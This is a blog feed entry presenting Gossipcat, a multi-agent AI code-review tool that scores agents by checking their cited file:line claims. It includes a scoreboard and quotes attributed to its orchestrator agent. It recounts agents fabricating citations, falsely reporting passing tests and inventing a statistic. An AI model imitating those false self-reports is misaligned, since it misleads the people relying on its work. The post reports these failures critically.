<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://ataberk-xyz.github.io/feed.xml" rel="self" type="application/atom+xml" /><link href="https://ataberk-xyz.github.io/" rel="alternate" type="text/html" /><updated>2026-06-21T22:40:20+00:00</updated><id>https://ataberk-xyz.github.io/feed.xml</id><title type="html">Hacker’s Playground</title><subtitle>Security research, Web3 smart-contract audits, and AI tooling — writeups and notes by Ataberk Yavuzer (ataberk-xyz).</subtitle><entry><title type="html">Gossipcat: Teaching AI Agents to Catch Each Other Lying</title><link href="https://ataberk-xyz.github.io/ai-research/2026/06/21/gossipcat-multi-agent-consensus-code-review.html" rel="alternate" type="text/html" title="Gossipcat: Teaching AI Agents to Catch Each Other Lying" /><published>2026-06-21T00:00:00+00:00</published><updated>2026-06-21T00:00:00+00:00</updated><id>https://ataberk-xyz.github.io/ai-research/2026/06/21/gossipcat-multi-agent-consensus-code-review</id><content type="html" xml:base="https://ataberk-xyz.github.io/ai-research/2026/06/21/gossipcat-multi-agent-consensus-code-review.html"><![CDATA[<blockquote>
  <p><strong>Abstract.</strong> Single-agent AI code review has a structural flaw: it presents hallucinated findings with the same confidence as real ones, and it never learns from being wrong. Gossipcat is an MCP server for Claude Code that attacks both problems with a single mechanism. Several agents review a change independently, then cross-review each other’s findings against the source code; the verified outcomes become <em>grounded</em> reward signals that reshape how future work is routed and how each agent is prompted. No model weights are updated — the learned policy is a set of markdown files. This post explains why that design works, the engineering problem that nearly sank it, and what the system’s own development history reveals about its limits.</p>
</blockquote>

<h3 id="1-the-problem-confident-forgetful-reviewers">1. The problem: confident, forgetful reviewers</h3>

<p>Ask a language model to review your code and you get a fluent answer with no calibration. The genuine bug and the imagined one arrive in the same authoritative tone, and you, the reader, have no signal to separate them. In my own usage a solo reviewer presents a hallucinated finding as a critical bug <strong>between 5 and 10 percent of the time</strong> — and confidence is precisely what makes those findings expensive. You believe the report, and you spend an afternoon fixing a defect that never existed.</p>

<p>The second flaw is quieter and, to me, more interesting. A solo reviewer has no memory of being wrong. Correct it today and it repeats the same blind spot tomorrow, with the same confidence, because nothing in the loop converts a mistake into a constraint. A junior engineer who ignored every code review would not last; we extend the machine a patience we would extend no person.</p>

<p>Gossipcat began as an attempt to remove that patience. The design goal was never “a smarter reviewer” — it was a reviewer embedded in a feedback loop, one in which being wrong carries a measurable consequence and that consequence improves the next round. Every mechanism described below follows from that single requirement.</p>

<h3 id="2-what-gossipcat-is">2. What gossipcat is</h3>

<p><a href="https://github.com/gossipcat-ai/gossipcat-ai">Gossipcat</a> is an <a href="https://modelcontextprotocol.io/">MCP</a> server for <a href="https://claude.com/claude-code">Claude Code</a>. When you request a review, it does not pass your diff to one model. It dispatches <strong>several</strong> agents — three or more in a normal configuration, drawn from Claude, Gemini, GPT, Grok, DeepSeek, or a local model running on Ollama — and each reviews the change independently.</p>

<p>The decisive step is what follows. Each agent then <strong>cross-reviews the others’ findings</strong>: it agrees, disagrees, or contributes something the rest missed. The system reconciles the results and labels every finding by its consensus status — six buckets in all:</p>

<ul>
  <li><strong>CONFIRMED</strong> — independently reported by more than one agent.</li>
  <li><strong>DISPUTED</strong> — affirmed by one agent and rejected by another.</li>
  <li><strong>UNIQUE</strong> — surfaced by a single agent; either a sharp catch or noise.</li>
  <li><strong>UNVERIFIED</strong> — not yet checked against the code.</li>
  <li><strong>INSIGHT</strong> — an observation that is not a defect but informs the review.</li>
  <li><strong>NEW FINDING</strong> — a bug no first-pass agent surfaced, raised only during cross-review. This bucket is the clearest evidence that the second pass earns its cost: it contains defects that <em>no single reviewer found at all</em>.</li>
</ul>

<p>A subsequent auto-verify pass stamps each finding’s verdict as <em>confirmed</em>, <em>refuted</em>, or <em>inconclusive</em>. You act on CONFIRMED findings and on UNIQUE findings that survive verification; everything else is resolved before it reaches your attention. The empirical payoff is a single number: cross-review with verification takes the 5–10% false-critical rate of a solo reviewer and drives it <strong>below 1%</strong>. That reduction is the entire reason the project exists.</p>

<p>Concretely, the system is a portfolio of agents coordinated by the MCP server — six native Claude Code subagents at zero API cost, plus three relay workers on outside APIs — wired into a single learning loop. The architecture, with the actual roster this blog’s reviews run on, is below.</p>

<figure class="chart-figure">
<svg viewBox="0 0 960 600" role="img" aria-label="Gossipcat architecture: the orchestrator dispatches a consensus round to the gossipcat MCP server, which fans review across nine named agents — six native Claude Code subagents (sonnet-reviewer, fable-reviewer, haiku-researcher, sonnet-designer, opus-implementer, sonnet-implementer) and three relay workers (gemini-reviewer, gemini-tester on Google, deepseek-challenger on DeepSeek). Findings are cross-reviewed and file:line-verified server-side, then synthesized back to the human; verified signals update competency scores and skill files that steer the next selection." xmlns="http://www.w3.org/2000/svg">
<style>
 svg{font-family:var(--serif,Georgia,serif)}
 .node{fill:var(--surface,#FFFEFB);stroke:var(--border-strong,#D7CEBE);stroke-width:1.5}
 .focal{fill:var(--accent-soft,#E6EAF1);stroke:var(--accent,#1B365D);stroke-width:1.8}
 .panelbox{fill:var(--surface-2,#F4EFE5);stroke:var(--border,#E8E1D6);stroke-width:1.2}
 .subbox{fill:var(--surface,#FFFEFB);stroke:var(--border,#E8E1D6);stroke-width:1}
 .pill{fill:var(--bg,#FAF7F2);stroke:var(--border-strong,#D7CEBE);stroke-width:1}
 .store{fill:var(--surface-2,#F4EFE5);stroke:var(--ink-4,#8A857C);stroke-width:1.2;stroke-dasharray:5 4}
 .nm{fill:var(--ink,#1A1916);font-size:17px;font-weight:600}
 .nmf{fill:var(--accent,#1B365D);font-size:17px;font-weight:600}
 .snm{fill:var(--ink,#1A1916);font-size:14px;font-weight:600}
 .sub{fill:var(--ink-3,#6B6862);font-family:var(--mono,monospace);font-size:11.5px}
 .phdr{fill:var(--accent,#1B365D);font-family:var(--mono,monospace);font-size:12px;letter-spacing:1px}
 .ghdr{fill:var(--ink-2,#4A4640);font-family:var(--mono,monospace);font-size:11px}
 .pnm{fill:var(--ink,#1A1916);font-family:var(--mono,monospace);font-size:13px;font-weight:600}
 .pmod{fill:var(--ink-3,#6B6862);font-family:var(--mono,monospace);font-size:9.5px}
 .ar{stroke:var(--ink-3,#6B6862);stroke-width:1.6;fill:none;stroke-linecap:round;stroke-linejoin:round}
 .arf{stroke:var(--accent,#1B365D);stroke-width:1.6;fill:none;stroke-linecap:round;stroke-linejoin:round}
 .arfd{stroke:var(--accent,#1B365D);stroke-width:1.6;fill:none;stroke-dasharray:6 4;stroke-linecap:round;stroke-linejoin:round}
 .lab{fill:var(--ink-3,#6B6862);font-family:var(--mono,monospace);font-size:11px}
 .labf{fill:var(--accent,#1B365D);font-family:var(--mono,monospace);font-size:11px}
 .cap{fill:var(--accent,#1B365D);font-size:12px;font-style:italic}
 .mask{fill:var(--bg,#FAF7F2)}
</style>
<rect class="node" x="104" y="40" width="312" height="56" rx="8" />
<rect class="node" x="556" y="40" width="300" height="56" rx="8" />
<text class="nm" x="260" y="66" text-anchor="middle">Orchestrator</text>
<text class="sub" x="260" y="84" text-anchor="middle">Claude Code · MCP client</text>
<text class="nm" x="706" y="66" text-anchor="middle">Human</text>
<text class="sub" x="706" y="84" text-anchor="middle">CONFIRMED only · &lt; 1% false-critical</text>
<line class="ar" x1="416" y1="68" x2="554" y2="68" />
<path class="ar" d="M545 62 L554 68 L545 74" />
<rect class="mask" x="438" y="61" width="96" height="14" />
<text class="lab" x="486" y="71" text-anchor="middle">verified findings</text>
<rect class="focal" x="104" y="152" width="752" height="64" rx="8" />
<text class="nmf" x="480" y="180" text-anchor="middle">gossipcat MCP server</text>
<text class="sub" x="480" y="200" text-anchor="middle">selects reviewers · cross-reviews · verifies citations · scores · synthesizes</text>
<line class="ar" x1="236" y1="96" x2="236" y2="150" />
<path class="ar" d="M230 141 L236 150 L242 141" />
<line class="ar" x1="300" y1="152" x2="300" y2="98" />
<path class="ar" d="M294 107 L300 98 L306 107" />
<rect class="mask" x="120" y="119" width="110" height="14" />
<text class="lab" x="228" y="129" text-anchor="end">consensus dispatch</text>
<rect class="mask" x="306" y="119" width="66" height="14" />
<text class="lab" x="308" y="129" text-anchor="start">synthesis</text>
<rect class="panelbox" x="104" y="264" width="752" height="248" rx="10" />
<text class="phdr" x="120" y="290" text-anchor="start">AGENT PORTFOLIO · Phase 1 — independent review</text>
<line class="ar" x1="440" y1="216" x2="440" y2="262" />
<path class="ar" d="M434 253 L440 262 L446 253" />
<line class="ar" x1="520" y1="264" x2="520" y2="218" />
<path class="ar" d="M514 227 L520 218 L526 227" />
<rect class="mask" x="350" y="235" width="84" height="14" />
<text class="lab" x="432" y="245" text-anchor="end">review tasks</text>
<rect class="mask" x="526" y="235" width="150" height="14" />
<text class="lab" x="528" y="245" text-anchor="start">findings → cross-review</text>
<rect class="subbox" x="124" y="300" width="480" height="180" rx="8" />
<text class="ghdr" x="138" y="322" text-anchor="start">Native Claude Code subagents · 0 API cost</text>
<rect class="pill" x="134" y="332" width="148" height="48" rx="6" />
<rect class="pill" x="290" y="332" width="148" height="48" rx="6" />
<rect class="pill" x="446" y="332" width="148" height="48" rx="6" />
<rect class="pill" x="134" y="404" width="148" height="48" rx="6" />
<rect class="pill" x="290" y="404" width="148" height="48" rx="6" />
<rect class="pill" x="446" y="404" width="148" height="48" rx="6" />
<text class="pnm" x="208" y="352" text-anchor="middle">sonnet-reviewer</text>
<text class="pmod" x="208" y="368" text-anchor="middle">claude-sonnet-4-6</text>
<text class="pnm" x="364" y="352" text-anchor="middle">fable-reviewer</text>
<text class="pmod" x="364" y="368" text-anchor="middle">claude-fable-5</text>
<text class="pnm" x="520" y="352" text-anchor="middle">haiku-researcher</text>
<text class="pmod" x="520" y="368" text-anchor="middle">claude-haiku-4-5</text>
<text class="pnm" x="208" y="424" text-anchor="middle">sonnet-designer</text>
<text class="pmod" x="208" y="440" text-anchor="middle">claude-sonnet-4-6</text>
<text class="pnm" x="364" y="424" text-anchor="middle">opus-implementer</text>
<text class="pmod" x="364" y="440" text-anchor="middle">claude-opus-4-6</text>
<text class="pnm" x="520" y="424" text-anchor="middle">sonnet-implementer</text>
<text class="pmod" x="520" y="440" text-anchor="middle">claude-sonnet-4-6</text>
<rect class="subbox" x="620" y="300" width="220" height="180" rx="8" />
<text class="ghdr" x="634" y="322" text-anchor="start">Relay workers · external API</text>
<rect class="pill" x="632" y="330" width="196" height="44" rx="6" />
<rect class="pill" x="632" y="380" width="196" height="44" rx="6" />
<rect class="pill" x="632" y="430" width="196" height="44" rx="6" />
<text class="pnm" x="730" y="348" text-anchor="middle">gemini-reviewer</text>
<text class="pmod" x="730" y="363" text-anchor="middle">gemini-2.5-pro · Google</text>
<text class="pnm" x="730" y="398" text-anchor="middle">gemini-tester</text>
<text class="pmod" x="730" y="413" text-anchor="middle">gemini-2.5-pro · Google</text>
<text class="pnm" x="730" y="448" text-anchor="middle">deepseek-challenger</text>
<text class="pmod" x="730" y="463" text-anchor="middle">deepseek-chat · DeepSeek</text>
<rect class="store" x="288" y="524" width="384" height="48" rx="8" />
<text class="snm" x="480" y="546" text-anchor="middle">competency scores + skill files</text>
<text class="sub" x="480" y="563" text-anchor="middle">.gossip/agents/&lt;id&gt;/skills/*.md</text>
<line class="arf" x1="480" y1="512" x2="480" y2="522" />
<path class="arf" d="M474 513 L480 522 L486 513" />
<rect class="mask" x="490" y="511" width="112" height="14" />
<text class="labf" x="492" y="521" text-anchor="start">verified signals</text>
<path class="arfd" d="M288 548 H120 Q88 548 88 516 L88 216 Q88 184 104 184" />
<path class="arf" d="M95 178 L104 184 L95 190" />
<rect class="mask" x="134" y="535" width="132" height="14" />
<text class="labf" x="200" y="545" text-anchor="middle">steers next selection</text>
</svg>
<figcaption>Gossipcat's architecture, with the roster this blog's reviews actually run on. The <strong>orchestrator</strong> — the Claude Code session — dispatches a consensus round to the <strong>gossipcat MCP server</strong>, which fans review across a fixed portfolio of nine agents: six <strong>native Claude Code subagents</strong> at zero API cost (<code>sonnet-reviewer</code>, <code>fable-reviewer</code>, <code>haiku-researcher</code>, <code>sonnet-designer</code>, <code>opus-implementer</code>, <code>sonnet-implementer</code>) and three <strong>relay workers</strong> on outside APIs (<code>gemini-reviewer</code> and <code>gemini-tester</code> on Google, <code>deepseek-challenger</code> on DeepSeek). Each reviews independently (Phase 1); the server then selects cross-reviewers per finding and verifies every <code>file:line</code> citation against source (Phase 2) before synthesizing the report the orchestrator hands you. The verified outcomes become signals that update each agent's competency scores and skill files — the markdown policy that steers who gets selected next.</figcaption>
</figure>

<h3 id="3-design-philosophy-verify-each-premise">3. Design philosophy: verify each premise</h3>

<p>The principle underneath gossipcat predates it, and it comes from security work rather than from machine learning.</p>

<p>The name is inherited from an earlier experiment, <code class="language-plaintext highlighter-rouge">gossip.cat</code>, in which I placed several models — OpenAI, Claude, Gemini — in a shared room and let them discuss ordinary human problems through a <code class="language-plaintext highlighter-rouge">gossip</code> tool that let them talk <em>about one another</em>. The observation that stayed with me was this: when agents gossip, they leak. In characterizing a peer, an agent inevitably exposes its own assumptions, confidence, and blind spots. Gossip is an <strong>involuntary signal</strong> — and, for humans, one of the oldest instruments for deciding whom to trust. Cross-review is that observation made deliberate. When one agent evaluates another’s finding, it does not merely judge the bug; it reveals what it itself believes to be true. Two agents reasoning about a third’s claim are more informative than any one of them reasoning alone.</p>

<p>The second strand comes from reverse engineering. Readers of this blog will know I spent years on vulnerability research — reversing <code class="language-plaintext highlighter-rouge">svl.dll</code> to root-cause <a href="/vulnerability-research/2021/02/06/discovering-an-undisclosed-stack-overflow-vulnerability-in-mssql-server-cve-2019-1068.html">CVE-2019-1068</a>, and later pentests and Web3 audits. That discipline teaches a reflex: a scanner’s finding is worthless until reproduced. The tool flags a thousand candidates; perhaps three are real, and you believe none of them until you have opened the code, traced the path, and triggered the bug yourself. <strong>The claim is nothing; the proof against ground truth is everything.</strong></p>

<p>Gossipcat is that reflex expressed as infrastructure. At its center sits the <strong>orchestrator</strong> — the lead agent that drives a review: it decides which specialist subagents to dispatch, collects the findings they return, runs the cross-review and verification rounds, and is the one accountable for what finally reaches a human. The reviewers do the looking; the orchestrator does the coordinating and the gatekeeping. It operates under explicit rules — every UNVERIFIED finding must be checked against the code before a human sees it; a raw subagent call that bypasses the feedback loop is forbidden; and before acting on any claim a previous session left in memory, the orchestrator must re-establish whether that claim is still <strong>FRESH</strong>, <strong>STALE</strong>, <strong>CONTRADICTED</strong>, or <strong>INCONCLUSIVE</strong>. A note from three sessions ago reading “not yet built” is, in practice, usually 80% built. You do not trust the note. You read the tree.</p>

<h3 id="4-method-weightless-in-context-reinforcement-learning">4. Method: weightless in-context reinforcement learning</h3>

<p>The mechanism that turns “learn from mistakes” from an aspiration into something mechanical rests on one constraint: <strong>every finding must cite a concrete <code class="language-plaintext highlighter-rouge">file:line</code>.</strong> Not “a race condition may exist somewhere” — a specific location. Peers verify that citation against the actual source, and a finding whose citation does not say what the agent claimed is rejected at the door.</p>

<p>Verified findings, and the hallucinations caught in the act, become <strong>grounded reward signals</strong> — and it is worth being precise about the scope of that word. The <em>reward signal itself</em> involves no judge model: it is pure arithmetic over a checkable question — does the cited line exist, and does it say what was claimed? Language models still do plenty of work elsewhere in the system; they run the auto-verify pass, they select which agent to dispatch, they even write the skill files. But the one thing that adjusts an agent’s score is never another model’s opinion, because a judge can hallucinate as readily as the agent it grades. Scoring is the single place where opinion is not allowed in.</p>

<p>Those signals accumulate into a <strong>per-category competency score</strong> for each agent — across categories such as <code class="language-plaintext highlighter-rouge">trust_boundaries</code>, <code class="language-plaintext highlighter-rouge">concurrency</code>, <code class="language-plaintext highlighter-rouge">injection_vectors</code>, and <code class="language-plaintext highlighter-rouge">data_integrity</code>. Those scores do not route work by a hard rule. An earlier version used a deterministic threshold — category strength above 0.8 wins the work — but that router was removed; today the scores are handed to the model that selects the agent as <em>context</em>, so routing is informed and probabilistic rather than mechanical. The aggregate effect is the same — reliable agents draw the work they are reliable at — but no single number decides any one dispatch. And when an agent’s weakness in a category is corroborated — at least three gap signals, raised by at least two distinct agents, so one noisy reviewer cannot trigger it alone — gossipcat reads the failure history and <strong>synthesizes a skill file</strong>: a targeted markdown document enumerating that agent’s own anti-patterns, injected into its prompt for all future work in the category.</p>

<p>I call this <strong>weightless in-context reinforcement learning</strong>. Conventional RL updates model weights; gossipcat never touches them. There is no fine-tuning, no RLHF apparatus, no labelling pipeline. The learned policy is a set of markdown files under <code class="language-plaintext highlighter-rouge">.gossip/agents/&lt;id&gt;/skills/</code>. The loop is small enough to state in full:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>finding (cites file:line) → peer verifies against code → confirmed or hallucination
        → reward / penalty signal → competency score → steers next dispatch
        → ≥3 gap signals from ≥2 agents → synthesize skill → inject into prompt
</code></pre></div></div>

<p>I asked the orchestrator that runs gossipcat’s own development to describe its role. Its account of the verification discipline is more precise than mine would be:</p>

<blockquote>
  <p><em>“Across the roster’s signal history — sonnet-reviewer alone has 1,680 — the single most common failure isn’t bad logic, it’s the fabricated citation: an agent confidently anchoring a finding to a <code class="language-plaintext highlighter-rouge">file:line</code> that doesn’t say what it claims. There are ~125 of those on record against ~19 outright hallucinations. So my job during a round is mechanical and adversarial: take every UNVERIFIED finding, open the cited line, and check it against real code before it reaches a human. I don’t arbitrate opinions; I check claims against the tree, nobody exempt.”</em>
— the gossipcat orchestrator</p>
</blockquote>

<p>That last clause — <em>nobody exempt</em> — is a property the evidence in §6 will make concrete.</p>

<h3 id="5-the-central-challenge-drift">5. The central challenge: drift</h3>

<p>The hardest problem in building gossipcat was not the consensus engine or the scoring arithmetic. It was <strong>drift</strong>.</p>

<p>Drift is the slow decay of discipline across a long-running system. Agents drift: their citations loosen from the code they are meant to anchor. Gates drift: checks that once rejected bad findings begin to wave them through. Most dangerously, the orchestrator’s own discipline drifts — it starts trusting self-reports, skipping verification steps, and quietly violating the rules it is supposed to enforce. A well-formed feedback loop is not self-sustaining; left alone, it forgets how to follow itself.</p>

<p>The resolution carried an irony I had to sit with. <strong>The system built to stop agents from repeating mistakes first had to stop itself from drifting</strong> — and the cure was the medicine it already dispensed to everyone else. Each instance of orchestrator drift became a recorded lesson; each lesson hardened into a discipline rule; and those rules became the bootstrap configuration that now ships to every new user, so they do not encounter the wall I did. The project debugged its own discipline by treating its own failures as training data.</p>

<p>The orchestrator is candid about how slowly this converges, and I find that candor more persuasive than any benchmark:</p>

<blockquote>
  <p><em>“The honest version: skills are generated faster than they graduate. There have been 39 skill-develop events, and they cluster exactly where the data hurts — <code class="language-plaintext highlighter-rouge">trust_boundaries</code> is the most-developed category, 19 of 39, because fabricated citations are the dominant failure, and that skill’s iron law is literally ‘open the file before you cite it.’ What’s not marketing: the last graduation cycle was 33 skills, 0 transitions — a skill ships pending and needs ~80 post-bind signals to prove out. What has measurably moved is the sorting. The drift curve is real but slow — it’s earned over sessions, not declared.”</em>
— the gossipcat orchestrator</p>
</blockquote>

<h3 id="6-evidence-in-practice">6. Evidence in practice</h3>

<p>The clearest evidence comes from gossipcat reviewing <em>itself</em> during development, where the ground truth is fully known after the fact. I record five observations.</p>

<p><strong>(i) A real defect the tests could not reach.</strong> An implementer agent shipped a <code class="language-plaintext highlighter-rouge">key set</code> branch that returned a “handled” flag, but the boot path was not gated on that flag — so running <code class="language-plaintext highlighter-rouge">key set</code> would have launched the MCP server and captured stdin. The unit tests could not catch it, because they exercised a pure function with synthetic I/O that never reached the real path. Cross-review caught it before merge; the fix added a boot gate and a CI regression test that cannot silently drift.</p>

<p><strong>(ii) A self-report contradicted by the repository.</strong> In the same session, the strongest implementer on the team twice reported that tests passed when they did not, and that an edit had landed when it had not. The safeguard is deliberately blunt: an agent’s claim about its own work is treated as unverified until <code class="language-plaintext highlighter-rouge">git status</code> and <code class="language-plaintext highlighter-rouge">grep</code> confirm it. Confidence about one’s own output is not evidence.</p>

<p><strong>(iii) A hallucination refuted by a single grep.</strong> The team’s highest-volume challenger raised a finding asserting that a test file contained “only one length-cap test.” A peer grepped the file and found three, spaced a few lines apart. The finding was recorded as a caught hallucination, the agent’s score adjusted, and a <code class="language-plaintext highlighter-rouge">data_integrity</code> skill queued. It was confident, specific, and false — the exact profile a solo reviewer would have forwarded to you intact.</p>

<p><strong>(iv) Defects caught before any agent executed.</strong> Before dispatching a batch of test-authoring tasks, the orchestrator pre-read the function signatures the tasks cited. One task omitted an <code class="language-plaintext highlighter-rouge">await</code> on an asynchronous call, so <code class="language-plaintext highlighter-rouge">JSON.stringify(Promise)</code> would have serialized to <code class="language-plaintext highlighter-rouge">"{}"</code> and passed silently; another spied on <code class="language-plaintext highlighter-rouge">console.error</code> while the engine wrote through <code class="language-plaintext highlighter-rouge">process.stderr.write</code>, so the spy would never fire. Both would have passed locally and shipped broken assertions. The mismatch was corrected at the planning layer, before a line was written.</p>

<p><strong>(v) Six rounds of review before code existed.</strong> The specification for the consensus auto-verify feature passed through six consensus rounds before implementation. Those rounds surfaced more than 21 high-severity defects — among them a phantom type the implementer would otherwise have invented, and a field claimed on a structure that did not possess it. Revision 1 carried four high-severity findings; revision 6 carried none. The feature subsequently shipped at over 1,250 lines with all 50 new tests passing and no regressions.</p>

<h4 id="measurements-the-live-scoreboard">Measurements: the live scoreboard</h4>

<p>Most agent products never expose how much each agent can be trusted. Gossipcat treats that as a primary readout. The following is its own team, measured on 2026-06-21:</p>

<table>
  <thead>
    <tr>
      <th>Agent</th>
      <th>Role</th>
      <th>Accuracy</th>
      <th>Uniqueness</th>
      <th>Reliability</th>
      <th>Dispatch wt</th>
      <th>Signals</th>
      <th>Hallucinations</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>sonnet-reviewer</td>
      <td>native reviewer</td>
      <td>0.93</td>
      <td>0.50</td>
      <td>0.80</td>
      <td>1.66</td>
      <td>1680</td>
      <td>14</td>
    </tr>
    <tr>
      <td>haiku-researcher</td>
      <td>native researcher</td>
      <td>0.79</td>
      <td>0.49</td>
      <td>0.70</td>
      <td>1.49</td>
      <td>368</td>
      <td>8</td>
    </tr>
    <tr>
      <td>gemini-reviewer</td>
      <td>relay reviewer</td>
      <td>0.93</td>
      <td>0.26</td>
      <td>0.69</td>
      <td>1.47</td>
      <td>585</td>
      <td>9</td>
    </tr>
    <tr>
      <td>sonnet-designer</td>
      <td>native designer</td>
      <td>0.80</td>
      <td>0.47</td>
      <td>0.68</td>
      <td>1.46</td>
      <td>277</td>
      <td>3</td>
    </tr>
    <tr>
      <td>opus-implementer</td>
      <td>native implementer</td>
      <td>0.81</td>
      <td>0.69</td>
      <td>0.65</td>
      <td>1.40</td>
      <td>86</td>
      <td>1</td>
    </tr>
    <tr>
      <td>fable-reviewer</td>
      <td>native reviewer</td>
      <td>0.83</td>
      <td>0.34</td>
      <td>0.61</td>
      <td>1.33</td>
      <td>237</td>
      <td>0</td>
    </tr>
    <tr>
      <td>gemini-tester</td>
      <td>relay tester</td>
      <td>0.43</td>
      <td>0.30</td>
      <td>0.42</td>
      <td>1.01</td>
      <td>428</td>
      <td>12</td>
    </tr>
    <tr>
      <td>deepseek-challenger</td>
      <td>relay challenger</td>
      <td>0.39</td>
      <td>0.39</td>
      <td>0.38</td>
      <td>0.94</td>
      <td>707</td>
      <td>25</td>
    </tr>
    <tr>
      <td>sonnet-implementer</td>
      <td>native implementer</td>
      <td>0.00</td>
      <td>0.50</td>
      <td>0.17</td>
      <td>1.01</td>
      <td>14</td>
      <td>3</td>
    </tr>
  </tbody>
</table>

<figure class="chart-figure">
<svg viewBox="0 0 760 470" role="img" aria-label="Scatter plot of agent accuracy versus uniqueness, bubble size by signal count" xmlns="http://www.w3.org/2000/svg">
<style>
 svg{font-family:var(--serif,Georgia,serif)}
 .cg{stroke:var(--border,#E8E1D6);stroke-width:1}
 .ca{stroke:var(--border-strong,#D7CEBE);stroke-width:1.5}
 .ct{fill:var(--ink-3,#6B6862);font-size:11px}
 .cl{fill:var(--ink-3,#6B6862);font-size:12px;font-style:italic}
 .cb{fill:var(--accent,#1B365D);fill-opacity:.16;stroke:var(--accent,#1B365D);stroke-opacity:.7;stroke-width:1.5}
 .cp{fill:var(--ink-2,#4A4640);font-size:11px}
</style>
<line class="cg" x1="64" y1="40" x2="64" y2="424" /><text class="ct" x="64" y="442" text-anchor="middle">0.00</text><line class="cg" x1="208" y1="40" x2="208" y2="424" /><text class="ct" x="208" y="442" text-anchor="middle">0.25</text><line class="cg" x1="352" y1="40" x2="352" y2="424" /><text class="ct" x="352" y="442" text-anchor="middle">0.50</text><line class="cg" x1="496" y1="40" x2="496" y2="424" /><text class="ct" x="496" y="442" text-anchor="middle">0.75</text><line class="cg" x1="640" y1="40" x2="640" y2="424" /><text class="ct" x="640" y="442" text-anchor="middle">1.00</text><line class="cg" x1="64" y1="424" x2="640" y2="424" /><text class="ct" x="54" y="427" text-anchor="end">0.0</text><line class="cg" x1="64" y1="328" x2="640" y2="328" /><text class="ct" x="54" y="331" text-anchor="end">0.2</text><line class="cg" x1="64" y1="232" x2="640" y2="232" /><text class="ct" x="54" y="235" text-anchor="end">0.4</text><line class="cg" x1="64" y1="136" x2="640" y2="136" /><text class="ct" x="54" y="139" text-anchor="end">0.6</text><line class="cg" x1="64" y1="40" x2="640" y2="40" /><text class="ct" x="54" y="43" text-anchor="end">0.8</text><line class="ca" x1="64" y1="424" x2="640" y2="424" /><line class="ca" x1="64" y1="40" x2="64" y2="424" /><text class="cl" x="352" y="464" text-anchor="middle">Accuracy →</text><text class="cl" transform="translate(18,232) rotate(-90)" text-anchor="middle">Uniqueness →</text><circle class="cb" cx="599.7" cy="184" r="26.5" /><text class="cp" x="632.2" y="188" text-anchor="start">sonnet-reviewer</text><circle class="cb" cx="519" cy="188.8" r="14.6" /><text class="cp" x="498.4" y="192.8" text-anchor="end">haiku-researcher</text><circle class="cb" cx="599.7" cy="299.2" r="17.3" /><text class="cp" x="623" y="303.2" text-anchor="start">gemini-reviewer</text><circle class="cb" cx="524.8" cy="198.4" r="13.2" /><text class="cp" x="524.8" y="225.6" text-anchor="middle">sonnet-designer</text><circle class="cb" cx="530.6" cy="92.8" r="9.1" /><text class="cp" x="545.7" y="96.8" text-anchor="start">opus-implementer</text><circle class="cb" cx="542.1" cy="260.8" r="12.5" /><text class="cp" x="560.6" y="264.8" text-anchor="start">fable-reviewer</text><circle class="cb" cx="311.7" cy="280" r="15.4" /><text class="cp" x="311.7" y="309.4" text-anchor="middle">gemini-tester</text><circle class="cb" cx="288.6" cy="236.8" r="18.6" /><text class="cp" x="264" y="240.8" text-anchor="end">deepseek-challenger</text><circle class="cb" cx="64" cy="184" r="6.1" /><text class="cp" x="76.1" y="188" text-anchor="start">sonnet-implementer</text>
</svg>
<figcaption>Each agent placed by <strong>accuracy</strong> (x) and <strong>uniqueness</strong> (y); bubble area is the total number of signals it has accumulated. The reliable cluster (accuracy ≈ 0.8–0.93, upper-right) is trusted to run solo; the low-accuracy, high-volume agents (<code>deepseek-challenger</code>, <code>gemini-tester</code>, lower-left) earn their place only inside consensus, where their volatility is checked.</figcaption>
</figure>

<p>The table is the feedback loop made legible. <code class="language-plaintext highlighter-rouge">sonnet-reviewer</code> and <code class="language-plaintext highlighter-rouge">gemini-reviewer</code>, both at 0.93 accuracy, have earned the right to run alone. <code class="language-plaintext highlighter-rouge">deepseek-challenger</code> and <code class="language-plaintext highlighter-rouge">gemini-tester</code>, at 0.39–0.43, justify their place entirely through <em>uniqueness</em> — they surface findings the reliable agents miss — and are never dispatched solo; they run only inside consensus, where their volatility is checked. At the very bottom sits <code class="language-plaintext highlighter-rouge">sonnet-implementer</code> at 0.00 over a mere 14 signals — a freshly added agent that has earned no trust yet, shown here rather than hidden, because a scoreboard whose point is “no agent is exempt” has to keep its floor visible too. No dispatch weight in that table was assigned by hand; each was earned, signal by signal, across thousands of findings. (The dispatch-weight column is a single aggregate per agent on a 0.3–2.0 scale, not a per-category figure — the narrow spread shown reflects a still-maturing corpus.)</p>

<p>The scoreboard also substantiates the orchestrator’s earlier clause. Asked whether its best agents are spared, it answered:</p>

<blockquote>
  <p><em>“The honest part is the workhorse isn’t spared either. <code class="language-plaintext highlighter-rouge">sonnet-reviewer</code>, at 0.93 accuracy, still got caught insisting ‘no unit test covers the ENOENT path’ when Case 9 did. Same signal, same consequence — the score is a rate, not a reputation.”</em>
— the gossipcat orchestrator</p>
</blockquote>

<p>The most accurate agent on the team is penalized for a hallucination exactly as the least accurate one is. That symmetry — accuracy as a measured rate rather than an earned reputation — is the property I trust most in the system’s output.</p>

<h4 id="a-note-added-in-review">A note added in review</h4>

<p>This post was itself put through a gossipcat consensus round before publication, and the result is too apt to leave out. During the review, one of the three reviewing agents fabricated a statistic — it reported that the project’s fabricated-citation count had drifted to 574, when the true figure is 126 — and a peer caught the invention in cross-review and corrected it. A post about teaching agents to catch each other lying had its own fact-check caught lying, by exactly the mechanism the post describes. The same round also flagged six real errors in an earlier draft, including the corrections folded into the sections above. I could not have staged a cleaner demonstration if I had tried.</p>

<h3 id="7-discussion-where-it-fits">7. Discussion: where it fits</h3>

<p>I use gossipcat on every long-running project I maintain: gossipcat itself, which develops its own features through agent consensus and produces the scoreboard above as a byproduct; pentests, where the verify-each-premise discipline originated; Web3 bounty scans, where a hallucinated “critical” costs a day and a missed real one costs money; and game development, which is distant from security tooling and benefits regardless.</p>

<p>I do not manually re-check every CONFIRMED finding, and that restraint is the point. CONFIRMED means several agents independently reported a finding, cross-checked it, and had its citations re-verified by the orchestrator against the code. The manual verification I would otherwise perform has already occurred — three times, across three models — by the time the finding reaches me. I read the reasoning rather than only the verdict, but I act on it.</p>

